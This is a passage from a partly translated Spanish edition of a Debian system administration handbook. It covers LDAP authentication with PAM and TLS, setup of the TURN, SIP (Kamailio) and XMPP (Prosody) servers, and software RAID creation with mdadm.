Esta sección describe una configuración PAM (revise el recuadro «`/etc/environment` y `/etc/default/locale`» página 163) que permitirá a las aplicaciones realizar las autenticaciones necesarias contra la base de datos LDAP.

PRECAUCIÓN

Autenticación rota

Modificar la configuración estándar de PAM utilizada por varios programas es una operación delicada. Un error puede llevar a una autenticación rota, lo que podría impedir iniciar sesiones. Por lo que recomendamos mantener una consola de root abierta. Si ocurriera cualquier error de configuración, podría solucionarlo y reiniciar los servicios fácilmente.

El paquete *libpam-ldap* provee el módulo LDAP para PAM. La instalación de este paquete realiza unas pocas preguntas muy similares a aquellas en el paquete *libnss-ldap*; algunos parámetros de configuración (como el URI del servidor LDAP) son inclusive compartidos con el paquete *libnss-ldap*. Encontrará resumidas las respuestas en la Tabla 11.3 .

Pregunta	**Respuesta**
¿Permitir a la cuenta de administración LDAP comportarse como root local?	Sí. Esto permite utilizar el programa `passwd` típico para modificar las contraseñas almacenadas en la base de datos LDAP.
¿La base de datos LDAP requiere inicio de sesión?	no
cuenta LDAP para root	cn=admin,dc=falcot,dc=com
contraseña de la cuenta root de LDAP	la contraseña de administración de la base de datos LDAP
Algoritmo local de cifrado para las contraseñas	crypt

Cuadro 11.3 *Configuración de* libpam-ldap

Instalar el paquete *libpam-ldap* automáticamente adapta la configuración PAM predeterminada definida en los archivos `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` y `/etc/pam.d/common-account`. Este mecanismo utiliza la herramienta dedicada `pam-auth-update` (provista por el paquete *libpam-runtime*). El administrador también puede utilizar esta herramienta si desea activar o desactivar módulos PAM.

Protección de intercambios de datos LDAP

De forma predeterminada, el protocolo LDAP se transmite por la red como texto plano; incluyendo las contraseñas (cifradas). Debido a que se pueden obtener las claves cifradas de la red, pueden ser vulnerables a ataques de tipo diccionario. Puede evitarlo aplicando una capa extra de cifrado; el tema de esta sección es cómo activar esta capa.

Configuración del servidor The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. The Falcot administrators reuse *easy-rsa* to generate it (see Sección 10.2.2, «Infraestructura de llave pública: *easy-rsa*» página 249). Running `./easyrsa build-server-full ldap.falcot.com nopass` will ask you about the "common name". The answer to that question *must* be the fully-qualified hostname for the LDAP server; in our case, ldap.falcot.com.

This command creates a certificate in the `pki/issued/ldap.falcot.com.crt` file; the corresponding private key is stored in `pki/private/ldap.falcot.com.key`.

Ahora debe instalar estas llaves en sus ubicaciones estándar y debemos asegurarnos que el servidor LDAP, que ejecuta bajo la identidad del usuario openldap, pueda leer el archivo privado:

```
# adduser openldap ssl-cert
Adding user ‘openldap’ to group ‘ssl-cert’ ...
Adding user openldap to group ssl-cert
Done.
# mv pki/private/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# ./eassyrsa gen-dh

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1c  28 May 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
.....................................................+.....................................
    ➥
[...]
DH parameters of size 2048 created at /home/roland/pki/dh.pem

# mv pki/dh.pem /etc/ssl/certs/ldap.falcot.com.pem
```

También necesita indicarle al demonio `slapd` que utilice estas llaves para el cifrado. La configuración del servidor LDAP es gestionada de forma dinámica: puede actualizar la configuración con operaciones LDAP normales en la jerarquía de objetos `cn=config` y el servidor actualizará `/etc/ldap/slapd.d` en tiempo real para que la configuración sea persistente. Por lo tanto, `ldapmodify` es la herramienta correcta para actualizar la configuración:

Ejemplo 11.24 *Configuración de `slapd` para cifrado*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

HERRAMIENTA

`ldapvi` para editar un directorio LDAP

Con `ldapvi` puede mostrar cualquier sección del directorio LDAP en formato LDIF, realizar cambios en el editor de texto y dejar que la herramienta realice las operaciones LDAP correspondientes.

Por lo tanto, es una forma conveniente para actualizar la configuración del servidor LDAP simplemente editando la jerarquía `cn=config`.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

El último paso para activar el cifrado involucra cambiar la variable `SLAPD_SERVICES` en el archivo `/etc/default/slapd`. Para esta más seguros desactivaremos LDAP inseguro completamente.

Ejemplo 11.25 *El archivo `/etc/default/slapd`*

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"
```

```
# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

Configuración del cliente En lado cliente, necesita modificar la configuración de los módulos *libpam-ldap* y *libnss-ldap* para que utilicen una URI ldaps://.

Los clientes LDAP también necesitan poder autenticar el servidor. En una infraestructura de llave pública X.509, los certificados públicos están firmados con la llave de una autoridad de certificación (CA). Con *easy-rsa*, los administradores de Falcot crearon su propia CA y ahora necesitan configurar el sistema para confiar en las firmas de la CA de Falcot. Puede lograr esto ubicando el certificado de la CA En `/usr/local/share/ca-certificates` y ejecutando `update-ca-certificates`.

```
# cp pki/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
```

```
Adding debian:falcot.pem
done.
done.
```

Por último, puede modificar la URI LDAP predeterminada y el DN base predeterminado utilizado por varias herramientas de línea de órdenes en el archivo `/etc/ldap/ldap.conf`. Esto le ahorrará bastante tiempo.

Ejemplo 11.26 *El archivo `/etc/ldap/ldap.conf`*

```
#
# Valores predeterminados para LDAP
#

# Revise ldap.conf(5) para más detalles
# Este archivo debe poder ser leído (pero no escrito) por cualquiera.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# Certificados TLC (necesarios para GnuTLS)
TLS_CACERT /etc/ssl/certs/ca-certificates.crt
```

11.8. Servicios de comunicación en tiempo real

Real-Time Communication (RTC) services include voice, video/webcam, instant messaging (IM) and desktop sharing. This chapter gives a brief introduction to three of the services required to operate RTC, including a TURN server, SIP server and XMPP server. Comprehensive details of how to plan, install and manage these services are available in the Real-Time Communications Quick Start Guide which includes examples specific to Debian.

➡ https://rtcquickstart.org

Tanto SIP como XMPP pueden proporcionar la misma funcionalidad. SIP es algo más conociod para la voz sobre IP y para el video, mientras que XMPP se utiliza como protocolo de mensajería instantánea. En realidad ambos pueden ser utilizados para cualquier ade estos servicios. Para optimizar las opciones de conectividad se recomienda utilizar ambos en paralelo.

These services rely on X.509 certificates both for authentication and confidentiality purposes. See Sección 10.2, «X.509 certificates» página 246 for more information.

11.8.1. Parámetros DNS para los servicios RTC

Los servicios RTC requieren registros DNS SRV y NAPTR. He aquí un ejemplo de configuración que se podría incluir en el fichero de zona para falcot.com:

```
; the server where everything will run
server1            IN     A      198.51.100.19
server1            IN     AAAA   2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server        IN     A      198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy          IN     A      198.51.100.19
sip-proxy          IN     AAAA   2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw            IN     A      198.51.100.19
xmpp-gw            IN     AAAA   2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp  IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp  IN SRV    0 1 3467 turn-server.falcot.com.
@           IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV and NAPTR records for SIP
_sips._tcp  IN SRV    0 1 5061 sip-proxy.falcot.com.
@           IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp  IN     SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp  IN     SRV    5 0 5269 xmpp-gw.falcot.com.
```

11.8.2. Servidor TURN

TURN es un servicio que permite a los clientes que se encuentran detrás de un router o firewall con NAT encontrar el camino más eficaz para comunicarse con otros clientes y en caso de no encontrarse ningún camino directo retransmitir los flujos de voz y datos. Se recomienda vivamente instalar un servidor TURN antes de ofrecer ningún otro servicio RTC a los usuarios finales.

TURN y el protocolo ICE son estándares abiertos. Para sacar provecho de estos protocolos, maximizando la conectividad y minimizando la frustración de los usuarios, es importante asegurarse que todos los programas cliente sean compatibles.

Para que el agoritmo ICE funcione eficazmente, el servidor tiene que tener do direcciones IPv4 públicas.

Install the *coturn* package and edit the `/etc/turnserver.conf` configuration file. By default, a SQLite database is configured in /var/db/turndb for user account settings, but PostgreSQL, MySQL or Redis can be set up instead if preferred. The most important thing to do is insert the IP addresses of the server.

The server can be started running `/usr/bin/turnserver`. We want the server to be an an automatically started system service, so we edit the `/etc/default/coturn` file like this:

```
#
# Uncomment it if you want to have the turnserver running as
# an automatic system service daemon
#
TURNSERVER_ENABLED=1
```

By default, the TURN server uses anonymous access. We have to add the users we want to use:

```
# turnadmin -a -u roland -p secret_password -r falcot.com
# turnadmin -A -u admin -p secret_password
```

We use the argument -a to add a normal user and -A to add an admin user.

11.8.3. Servidor Proxy SIP

Un servidor proxy SIP gestiona las conexiones SIP entrantes y salientes entre distintas organizaciones, los proveedores de enlaces SIP (*SIP trunking*), las centralitas privadas (*Private Automatic Branch eXchange*, PBX) como Asterisk, los teléfonos y programas de telefonía SIP y las aplicaciones WebRTC.

Es altamente recomendable instalar y configurar un proxy SIP antes de intentar poner en servicio una centralita (*PBX*). El proxy SIP normaliza en gran medida el tráfico que llega a la centralita y proporciona una mayor conectividad y resiliencia.

Instalación de un proxy SIP

Install the *kamailio* package and the package for the database backend, the Falcot administrators chose MySQL, so they install *mariadb-server*. `/etc/kamailio/kamctlrc` is the configuration file for the control tools `kamctl` and `kamdbctl`. You need to edit and set the SIP_DOMAIN to your SIP service domain and set the DBENGINE to MySQL, another database backend can be used.

```
[...]
## your SIP domain
SIP_DOMAIN=sip.falcot.com

## chrooted directory
# $CHROOT_DIR="/path/to/chrooted/directory"

## database type: MYSQL, PGSQL, ORACLE, DB_BERKELEY, DBTEXT, or SQLITE
```

```
# by default none is loaded
#
# If you want to setup a database with kamdbctl, you must at least specify
# this parameter.
DBENGINE=MYSQL
[...]
```

Now we focus on the configuration file `/etc/kamailio/kamailio.cfg`. Falcot needs user authentication and persistent user location, so they add the following `#!define` directives at the top of that file:

```
#!KAMAILIO
#
# Kamailio (OpenSER) SIP Server v5.2 - default configuration script
#     - web: https://www.kamailio.org
#     - git: https://github.com/kamailio/kamailio
#!define WITH_MYSQL
#!define WITH_AUTH
#!define WITH_USRLOCDB
[...]
```

Kamailio needs a database structure that we can create running `kamdbctl create` as root.

Finally, we can add some users with `kamctl`.

```
# kamctl add roland secret_password
```

Once everything is properly configured you can start or restart the service with `systemctl restart kamailio`, you can connect with a SIP client providing the ip address and the port (5090 is the default port). The users have the following id: *roland@sip.falcot.com*, and they can login using a client (see Sección 13.10, «Software de comunicaciones en tiempo real» página 408)

11.8.4. Servidor XMPP

Un servidor XMPP gestiona la conectividad entre usuarios locales XMPP y usuarios XMPP en otros dominios de la red pública Internet.

VOCABULARIO
¿XMPP o Jabber?

En ocasiones se menciona XMPP como Jabber. De hecho, Jabber es una marca y XMPP es el nombre oficial del estándard.

Prosody es un conocido servidor de XMPP que opera de modo fiable en servidores Debian.

Instalar el servidor XMPP

Install the *prosody* package.

Revisar el fichero de configuración `/etc/prosody/prosody.cfg.lua`. Lo más importante en agregar los JIDs de los usuarios a los que se les permite gestionar el servidor.

```
admins = { "joe@falcot.com" }
```

También se necesita un fichero de configuracion por cada dominio. Copiar el ejemplo de `/etc/prosody/conf.avail/example.com.cfg.lua` y usarlo como punto de partida. Este es falcot.com.cfg.lua:

```
VirtualHost "falcot.com"
        enabled = true
        ssl = {
                key = "/etc/ssl/private/falcot.com-key.pem";
                certificate = "/etc/ssl/public/falcot.com.pem";
                }

-- Set up a MUC (multi-user chat) room server on conference.example.com:
Component "conference.falcot.com" "muc"
```

Para activar el dominio debe haber un enlace simbólico de `/etc/prosody/conf.d/`. Créelo de este modo:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Reinicie el servicio para usar la nueva configuración.

Gestionando el servidor XMPP

Algunas operaciones de gestion pueden realizarse haciendo uso de la utilidad de línea de comandos prosodyctl. Por ejemplo, para añadir la cuenta del administrador especificada en `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

See the Prosody online documentation[4] for more details about how to customize the configuration.

11.8.5. Servicios corriendo en el puerto 443

Alguno administradores prefieren ejecutar todos sus servicios RTC en el puerto 443. Esto facilita a los usuarios conectarse desde lugares remotos, tales como hoteles y aeropuertos. Donde el resto de puertos pueden estar bloqueados o el tráfico de Internet se redirige a través de servidores proxy HTTP.

Para usar esta estrategia cada servicio (SIP, XMPP y TURN) necesita una dirección IP distinta. Todos los servicios pueden estar todavía en el mismo equipo, ya que Linux soporta múltiples IP

[4] https://prosody.im/doc/configure

en un solo equipo. El número de puerto, 443, debe especificarse en los ficheros de configuración de cada uno de los procesos, y también en los registros SRV del DNS.

11.8.6. Agregando WebRTC

Falcot quiere permitir a los clientes realizar llamadas telefónicas directamente desde el sitio web. Los administradores de Flacot también quieren usar WebRTC como parte de su plan de contingencia, de modo que el personal pueda hacer uso de los navegadores web desde casa y hacer uso del sistema de telefonía de la empresa y trabajar normalmente en caso de emergencia.

EN LA PRÁCTICA
Pruebe WebRTC

If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.

➨ https://www.sip5060.net/test-calls

WebRTC is a rapidly evolving technology and it is essential to use packages from the *Testing* distribution. Another option is to compile the software.

WebRTC uses a simple API to provide browsers and mobile applications with RTC, it is free software and it is being developed by Google.

➨ https://webrtc.org

A very flexible approach is using GStreamer's WebRTC implementation. It enables pipeline-based multimedia applications, which allows developing interesting and highly efficient applications. A good starting point is the following demo by Centricular, the main company that is developing it:

➨ https://github.com/centricular/gstwebrtc-demos

More advanced click-to-call web sites typically use server-side scripting to generate the config.js file dynamically. The DruCall[5] source code demonstrates how to do this with PHP.

Este capítulo sólo analiza una parte de todo el software de servidor disponible; sin embargo, describimos la mayoría de los servicios de red. Ahora es el momento de un capítulo aún más técnico: profundizaremos en los detalles de algunos conceptos, describiremos los despliegues masivos y la virtualización.

[5] https://www.drupal.org/project/drucall



Palabras clave

RAID
LVM
FAI
Presembrado
Monitorización
Virtualización
Xen
LXC



Capítulo

12

Administración avanzada

Contenidos

RAID y LVM 336 Virtualización 358 Instalación automatizada 374 Monitorización 381

Este capítulo vuelve sobre algunos aspectos que ya se han descripto anteriormente con una perspectiva diferente: en lugar de instalar un único equipo vamos a estudiar sistemas de despliegue masivo; en lugar de crear volúmenes RAID o LVM durante la instalación, vamos a aprender a hacerlo a mano para que posteriormente podamos revisar nuestras elecciones iniciales. Por último veremos herramientas de monitorización y técnicas de virtualización. Como consecuencia de lo anterior, este capítulo se dirige más a administradores profesionales y no tanto a personas responsables únicamente de su red doméstica.

12.1. RAID y LVM

El Capítulo 4: «Instalación» página 54 presentaba estas tecnologías desde el punto de vista del instalador y cómo éste las integra para hacer sencillo su despliegue desde el comienzo. Después de la instalación inicial, un administrador debe ser capaz de gestionar las cambiantes necesidades de espacio sin tener que recurrir a una reinstalación. Por lo tanto necesita dominar las herramientas necesarias para manipular volúmenes RAID y LVM.

RAID and LVM are both techniques to abstract the mounted volumes from their physical counterparts (actual hard-disk drives or partitions thereof); the former ensures the security and availability of the data in case of hardware failure by introducing redundancy, the latter makes volume management more flexible and independent of the actual size of the underlying disks. In both cases, the system ends up with new block devices, which can be used to create filesystems or swap space, without necessarily having them mapped to one physical disk. RAID and LVM come from quite different backgrounds, but their functionality can overlap somewhat, which is why they are often mentioned together.

PERSPECTIVA

Btrfs combina LVM y RAID

While LVM and RAID are two distinct kernel subsystems that come between the disk block devices and their filesystems, *btrfs* is a filesystem, initially developed at Oracle, that purports to combine the featuresets of LVM and RAID and much more.

➨ https://btrfs.wiki.kernel.org/index.php/Main_Page

Entre las características más notables está el poder tomar una instantánea del sistema de archivos en cualquier momento. Esta copia instantánea no utiliza inicialmente espacio en el disco, y sólo se dupica aquella información que es modificada en alguna de las copias. Este sistema de archivos también gestiona de forma transparente la compresión de archivos y hace sumas de verificación para garantizar la integridad de toda la información almacenada.

Tanto en el caso de RAID como en el de LVM, el núcleo proporciona un archivo de dispositivo de bloques similar a los que corresponden a un disco duro o una partición. Cuando una aplicación u otra parte del núcleo necesita acceder a un bloque de estos dispositivos, el subsistema apropiado canaliza el bloque a la capa física apropiada. Dependiendo de la configuración este bloque podría estar almacenado en uno o varios discos, y su localización puede no estar directamente relacionada con la ubicación del bloque en el dispositivo lógico.

12.1.1. RAID por software

RAID means *Redundant Array of Independent Disks*. The goal of this system is to prevent data loss and ensure availability in case of hard disk failure. The general principle is quite simple: data are stored on several physical disks instead of only one, with a configurable level of redundancy. Depending on this amount of redundancy, and even in the event of an unexpected disk failure, data can be losslessly reconstructed from the remaining disks.

CULTURA

¿Independiente **o** *económico***?**

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it is now more customarily considered to stand for *independent*, which doesn't have the unsavory flavor of cheapness.

Se puede implementar RAID tanto con hardware dedicado (módulos RAID integrados en las tarjetas controladoras SCSI o SATA) o por abstracción de software (el núcleo). Ya sea por hardware o software, un sistema RAID con suficiente redundancia puede mantenerse operativo de forma transparente cuando falle un disco; las capas superiores (las aplicaciones) inclusive pueden seguir accediendo a los datos a pesar del fallo. Por supuesto, este «modo degradado» puede tener un impacto en el rendimiento y se reduce la reduncancia, por lo que otro fallo de disco puede llevar a la pérdida de datos. En la práctica por lo tanto, uno intentará estar en este modo degradado sólo el tiempo que tome reemplazar el disco fallado. Una vez que instale el nuevo disco, el sistema RAID puede reconstruir los datos necesarios para volver a un modo seguro. Las aplicaciones no notarán cambio alguno, además de la posible disminución en la velocidad de acceso, mientras que el array esté en modo degradado o durante la fase de reconstrucción.

Cuando se implementa RAID con hardware, generalmente se configura desde la herramienta de gestión del BIOS y el núcleo tratará el array RAID como un solo disco que funcionará como un disco físico estándar, aunque el nombre del dispositivo podría ser diferente.

En este libro sólo nos enfocaremos en RAID por software.

Diferentes niveles de RAID

RAID no es sólo un sistema sino un rango de sistemas identificados por sus niveles, los cuales se diferencian por su disposición y la cantidad de redundancia que proveen. Mientras más redundantes, más a prueba de fallos serán ya que el sistema podrá seguir funcionando con más discos fallados. Por el otro lado, el espacio utilizable disminuye dado un conjunto de discos; visto de otra forma, necesitará más discos para almacenar una cantidad de datos particular.

RAID lineal Even though the kernel's RAID subsystem allows creating "linear RAID", this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That is about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one disk failing makes the whole aggregate, and therefore all the data, unavailable.

RAID-0 Este nivel tampoco provee redundancia, pero los discos no están simplemente agrupados uno después del otro: están divididos en *tiras* («stripes»), y los bloques en el dispositivo virtual son almacenados en tiras de discos físicos alternados. En una configuración RAID-0 de dos discos, por ejemplo, los bloques pares del dispositivo virtual serán almacenados en el primer disco físico mientras que los bloques impares estarán en el segundo disco físico.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance:

during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. The disks are utilized entirely by the RAID device, so they should have the same size not to lose performance.

RAID-0 use is shrinking, its niche being filled by LVM (see later).

RAID-1 Este nivel, también conocido como «espejado RAID» («mirroring») es la configuración más simple y la más utilizada. En su forma estándar, utiliza dos discos físicos del mismo tamaño y provee un volúmen lógico nuevamente del mismo tamaño. Se almacenan los datos de forma idéntica en ambos discos, de ahí el apodo «espejo» («mirror»). Cuando falla un disco, los datos continúan disponibles en el otro. Para datos realmente críticos, obviamente, RAID-1 puede configurarse con más de dos discos, con un impacto directo en la relación entre el costo del hardware y el espacio disponible para datos útiles.

NOTA

Discos y tamaños de «cluster»

Si configura en espejo dos discos de diferentes tamaños, el más grande no será completamente utilizado ya que contendrá los mismos datos que el más paqueño y nada más. Por lo tanto, el espacio útil que provee un volúmen RAID-1 es el tamaño del menor de los discos en el array. Esto también aplica a volúmenes RAID de mayor nivel RAID, aún cuando la redundancia se almacene de forma diferente.

Por lo tanto es importante, cuando configure arrays RAID (a excepción de RAID-0 y «RAID lineal») sólo agrupar discos de tamaño idéntico, o muy similares, para evitar desperdiciar recursos.

NOTA

Discos libres

Los niveles RAID que incluyen redundancia permiten asignar a un array más discos que los necesarios. Los discos adicionales son utilizados como repuestos cuando falla alguno de los discos principales. Por ejemplo, en un espejo de dos discos más uno libre, si falla uno de los primeros discos el núcleo automáticamente (e inmediatamente) reconstruirá el espejo utilizando el disco libre para continuar asegurando la redundancia luego del tiempo de reconstrucción. Puede utilizar esta característica como otra barrera de seguridad para datos críticos.

Es normal preguntarse porqué esto es mejor que simplemente configurar el espejo con tres discos desde el comienzo. La ventaja de la configuración con un «disco libre» es que puede compartir este último entre varios volúmenes RAID. Por ejemplo, uno puede tener tres volúmenes en espejo asegurando redundancia en caso que falle un disco con sólo siete discos (tres pares más un disco libre compartido), en lugar de los nueve discos que necesitaría para configurar tres tríos de discos.

Este nivel de RAID, aunque costoso (debido a que sólo es útil la mitad del espacio de almacenamiento en el mejor de los casos) es muy utilizado en la práctica. Es simple de entender y permite respaldos muy simples, como ambos discos tienen el mismo contenido puede extraer temporalmente uno de ellos sin impactar el funcionamiento del sistema. Usualmente aumenta el rendimiento de lectura ya que el núcleo puede leer la mitad de los datos de cada disco en paralelo, mientras que el rendimiento de escritura no se ve afectado muy seriamente. En el caso de un array RAID-1 de N discos, los datos continuarán disponibles en caso que fallen N-1 discos.

RAID-4 Este nivel de RAID, que no es muy utilizado, utiliza N discos para almacenar datos útiles y un disco extra para almacenar información de redundancia. Si falla este disco, el sistema puede reconstruir su contenido de los otros N. Si uno de los N discos de datos falla, la combinación de los demás N-1 discos junto con el disco de «paridad» contiene suficiente información para reconstruir los datos necesarios.

RAID-4 no es demasiado costoso ya que sólo implica un aumento de uno-en-N en los costos y no tiene un impacto significativo en el rendimiento de lectura, pero se reduce la velocidad de escritura. Lo que es más, debido a que escribir en cualquier disco involucra escribir en el disco de paridad este último recibirá muchas más escrituras que los demás y, como consecuencia, podría reducir su tiempo de vida dramáticamente. Los datos en un array RAID-4 están seguro sólo contra el fallo de un disco (de los N+1).

RAID-5 RAID-5 soluciona el problema de asimetría de RAID-4: los bloques de paridad están distribuidos en todos los N+1 discos, ninguno de los discos tiene un rol particular.

El rendimiento de lectura y escritura es idéntica a la de RAID-4. Aquí también el sistema continuará su funcionamiento con el fallo de hasta un disco (de los N+1), pero no más.

RAID-6 Se puede considerar a RAID-6 como una extensión de RAID-5, donde cada serie de N bloques poseen dos bloques de redundancia, y cada serie de N+2 bloques está distribuida en N+2 discos.

Este nivel de RAID es ligeramente más costoso que los dos anteriores, pero agrega seguridad adicional ya que pueden fallar hasta dos discos (de N+2) sin comprometer la disponibilidad de los datos. Por el otro lado, las operaciones de escritura ahora deben escribir un bloque de datos y dos bloques de redundancia, lo que lo hace aún más lento.

RAID-1+0 This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from 2×N disks, one first sets them up by pairs into N RAID-1 volumes; these N volumes are then aggregated into one, either by "linear RAID" or (increasingly) by LVM. This last case goes farther than pure RAID, but there is no problem with that.

RAID-1+0 puede sobrevivir el fallo de varios discos, hasta N en el array de 2×N antes descripto, siempre que continúe trabajando al menos uno de los discos en cada par RAID-1.

YENDO MÁS ALLÁ

RAID-10

Generalmente se considera a RAID-10 como sinónimo de RAID-1+0, pero algo específico de Linux lo hace en realidad una generalización. Esta configuración permite un sistema en el que cada bloque está almacenado en dos discos diferentes, aún con una cantidad impar de discos, con las copias distribuidas en un modelo configurable.

El rendimiento variará dependiendo del modelo de reparto y el nivel de redundancia que seleccione, así como también de la carga en el volúmen lógico.

Obviamente, seleccionará el nivel RAID según las limitaciones y requisitos de cada aplicación. Sepa que un mismo equipo puede tener varios arrays RAID distintos con diferentes configuraciones.

Configuración de RAID

Para configurar un volumen RAID necesitará el paquete *mdamd*: éste provee el programa `mdadm`, que permite crear y modificar arrays RAID, así como también scripts y herramientas que lo integran al resto del sistema, incluyendo el sistema de monitorización.

Nuestro ejemplo será un servidor con una cantidad de discos, algunos que ya están utilizados, y el resto se encuentran disponibles para configurar RAID. Inicialmente tendremos los siguientes discos y particiones:

- el disco `sdb`, de 4 GB, completamente disponible;
- el disco `sdc`, de 4 GB, también completamente disponible;
- en el disco `sdd` hay disponible una única partición `sdd2` (de alrededor de 4 GB);
- finalmente, un disco `sde`, también de 4 GB, completamente disponible.

NOTA

Identificación de volúmenes RAID existentes

El archivo `/proc/mdstat` enumera los volúmenes existentes y sus estados. Cuando cree volúmenes RAID, debe tener cuidado de no nombrarlos igual a algún volúmen existente.

Utilizaremos estos elementos físicos para crear dos volúmenes, un RAID-0 y un espejo (RAID-1). Comencemos con el volúmen RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
           Version : 1.2
     Creation Time : Tue Jun 25 08:47:49 2019
        Raid Level : raid0
        Array Size : 8378368 (7.99 GiB 8.58 GB)
      Raid Devices : 2
     Total Devices : 2
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 08:47:49 2019
             State : clean
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 0
     Spare Devices : 0

        Chunk Size : 512K

Consistency Policy : none
```

```
              Name : mirwiz:0  (local to host debian)
              UUID : 146e104f:66ccc06d:71c262d7:9af1fbc7
            Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       32        0      active sync   /dev/sdb
       1       8       48        1      active sync   /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 2094592 4k blocks and 524288 inodes
Filesystem UUID: 413c3dff-ab5e-44e7-ad34-cf1a029cfe98
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G   36M  7.4G   1% /srv/raid-0
```

The `mdadm --create` command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated to the chosen amount of redundancy. It is also possible to create named RAID arrays, by giving `mdadm` parameters such as `/dev/md/linear` instead of `/dev/md0`.

Crear un RAID-1 es similar, las diferencias sólo son notables luego:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
```

```
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
